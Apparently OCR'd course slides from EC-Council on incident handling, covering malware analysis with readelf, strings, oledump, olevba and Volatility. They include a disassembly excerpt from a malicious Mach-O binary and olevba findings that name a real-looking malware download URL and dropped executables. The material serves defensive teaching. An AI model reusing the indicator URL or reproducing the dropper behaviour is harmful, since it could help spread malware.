


http://www.heaventools.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis: Identifying File Dependencies

- Programs need to work with **internal system files** to function properly
- Programs store the **import** and **export functions** in the kernel32.dll file
- Check the **dynamically linked list** in the malware executable file
- Finding out all the **library functions** may allow you to estimate what the malware program can do
- Use tools such as **Dependency Walker**, **dependency-check**, and **Snyk** to identify the dependencies within the executable file




https://www.dependencywalker.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis: Malware Disassembly

- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA Pro** and **Ghidra** that can reverse the machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is performed using debugging tools such as **OllyDbg**



https://hex-rays.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis: Analyzing ELF Executable Files

Static Analysis of ELF Files Using readelf

- Identify **symbols** in ELF executables:

```
readelf -s <malware-sample>
```

- Identify **program headers** in ELF executables:

```
readelf -l <malware-sample>
```

- Identify **ELF file headers**:

```
readelf -h <malware-sample>
```


Extracting Strings from ELF Executable Files


- Use Linux command **strings** to extract strings:

```
strings malware-sample > str.txt
```

Analyzing String Reuse Using Intezer

- Intezer is a **malware analysis platform** that scans files, URLs, endpoints, and memory dumps





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Memory Dump Analysis: Analyzing Mach Object (Mach-O) Executable Files

- Mach-O is an **executable file format for macOS** and iOS that is similar to the PE format for Windows and ELF for Linux
- Use tools such as **pagestuff**, **LIEF**, or **otool** to analyze Mach-O malware
- Use **Hopper Disassembler** to view Mach-O executable files and find information regarding the logical pages associated with that file

Malicious Mach-O Binaries

```
000000010000015ff        movq    0x96ea(%rip), %rsi ## Objc selector ref: mainBundle
0000000100001606         movq    %rax, %rdi
0000000100001609         callq   *0x7a99(%rip) ## Objc message: +[NSBundle mainBundle]
000000010000160f         leaq    0x7daa(%rip), %rsi ## Objc cfstring ref: @"unpack"
0000000100001616         leaq    0x7dc3(%rip), %rdi ## Objc cfstring ref: @"txt"
000000010000161d         movq    0x96d4(%rip), %rcx ## Objc selector ref: pathForResource:ofType
                         :
0000000100001624         movq    %rdi, -0x30(%rbp)
0000000100001628         movq    %rax, %rdi
000000010000162b         movq    %rsi, -0x38(%rbp)
000000010000162f         movq    %rcx, %rsi
0000000100001632         movq    -0x38(%rbp), %rdx
0000000100001636         movq    -0x30(%rbp), %rcx
000000010000163a         callq   *0x7a68(%rip) ## Objc message: -[%rdi pathForResource:ofType:]
0000000100001640         movl    $0x4, %r8d
0000000100001646         movl    %r8d, %ecx
0000000100001649         xorl    %r8d, %r8d
000000010000164c         movq    %rax, -0x20(%rbp)
0000000100001650         movq    0x9a51(%rip), %rax ## Objc class ref: _OBJC_CLASS_$_NSString
0000000100001657         movq    -0x20(%rbp), %rdx
000000010000165b         movq    0x969e(%rip), %rsi ## Objc selector ref: stringWithContentsOfFi
le:encoding:error:
0000000100001662         movq    %rax, %rdi
0000000100001665         callq   *0x7a3d(%rip) ## Objc message: +[NSString stringWithContentsOfF
ile:encoding:error:]
000000010000166b         movq    %rax, -0x28(%rbp)
000000010000166f         movq    0x9a3a(%rip), %rax ## Objc class ref: EncodeDecodeOps
0000000100001676         movq    -0x28(%rbp), %rdx
000000010000167a         movq    0x9687(%rip), %rsi ## Objc selector ref: enncryptDecryptString:
0000000100001681         movq    %rax, %rdi
0000000100001684         callq   *0x7a1e(%rip) ## Objc message: +[EncodeDecodeOps enncryptDecryp
tString:]
```

Reverse Engineering Mach-O Binaries



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis: Analyzing Malicious MS Office Documents

Finding Suspicious Components

- Analyze the malicious Office document with **oleid** to detect any **specific components** that can be labeled as malicious/suspicious
- To use oleid, open a **new terminal** on the linux (Ubuntu) workstation and enter `oleid '<path to the suspect document>'`

hide01.ir

Finding Macro Streams

- Parse the malicious Office document with **oledump** to **identify the streams** that contain macros
- **Run** the following command: `python oledump.py '<path to the suspect document>'`

Dumping Macro Streams

- **Extract** the contents of any **macro stream** with oledump by running the following command


```
python oledump.py -s <stream number> '<path to the suspect document>'
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis: Analyzing Malicious MS Office Documents (Cont'd)

Identifying Suspicious VBA Keywords

- Parse the malicious document with **olevba** to view the **source code** of all VBA macros and detect **suspicious keywords** and potential **IoCs**
- Run the following command: ***olevba '<path to the suspect document>'***
- Here, the **keywords** and **IOCs** detected by olevba show that the **macros** in the Word document:
  - have **AutoOpen** functionality
  - contain **shellcode** and **strings** obfuscated with **Base64** and **dridex**
  - might download files named **test.exe** and **sfjozjero.exe** from *http://germanya.com.ec/logs* and store them in the **temp** directory



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis using Volatility Framework


- The Volatility framework is a **memory forensic tool** that helps incident handlers analyze volatile memory on the infected machine
- After acquiring RAM dumps from the target machine, the incident handler should analyze those dumps using tools such as Volatility to identify the occurrence of malicious activity
- To examine memory dumps using Volatility Framework, the incident handler should create a Linux profile that matches the kernel version of the target RAM dump (which is used for analysis)

- The **pslist** plugin lists all the **processes** that were running on the machine when the memory dump was captured

Command:

```
python vol.py --file=<file_name> --
profile=<Linux_profile_name> linux_pslist
```






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis using Volatility Framework (Cont'd)

- Use the **netstat** plugin to search for malicious network communication on the machine

  Command:


  ```
  python vol.py --file=<file_name> --
  profile=<Linux_profile_name>
  linux_netstat
  ```



- The **pstree** plugin displays the parent and associated child processes generated using a malicious backdoor

  Command:

  ```
  python vol.py --file=<file_name> --
  profile=<Linux_profile_name> linux_pstree
  ```




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis using Volatility Framework (Cont'd)

- The **malfind** plugin helps the investigator identify any **remote/hidden code injections** in the memory

Command:

```
python vol.py --
file=<file_name> --
profile=<Linux_profile_name> l
inux_malfind
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Dump Analysis using Volatility Framework (Cont'd)

Code	Purpose
connections	Displays the list of established connections
connscan	Helps in viewing the established, hidden, and historic connections
psscan	Extracts the signature of an EPROCESS data structure
apihooks	Helps in finding the manipulated system functions
printkey	Displays hidden registry keys
idt	Displays an Interrupt Descriptor Table to find manipulated interrupts
threads	Displays system threads and helps to find orphan threads
modscan	Displays unlinked, unloaded, and loaded drivers
getsids	Displays a list of security identifiers
filescan	Displays file_object handles
sockets	Displays listening sockets
mutantscan	Scans the memory dump for malware and traces of malware and displays the output

hide01.ir

https://www.volatilityfoundation.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis Techniques: Intrusion Analysis

- Attackers use different **types of malware** that are specifically designed to **intrude** into an organization's network, spread infections and maintain long-term persistence

- The IH&R team of an organization is responsible for **analyzing** and **investigating** malware incidents to determine the intent and capabilities of the malware

hide01.ir

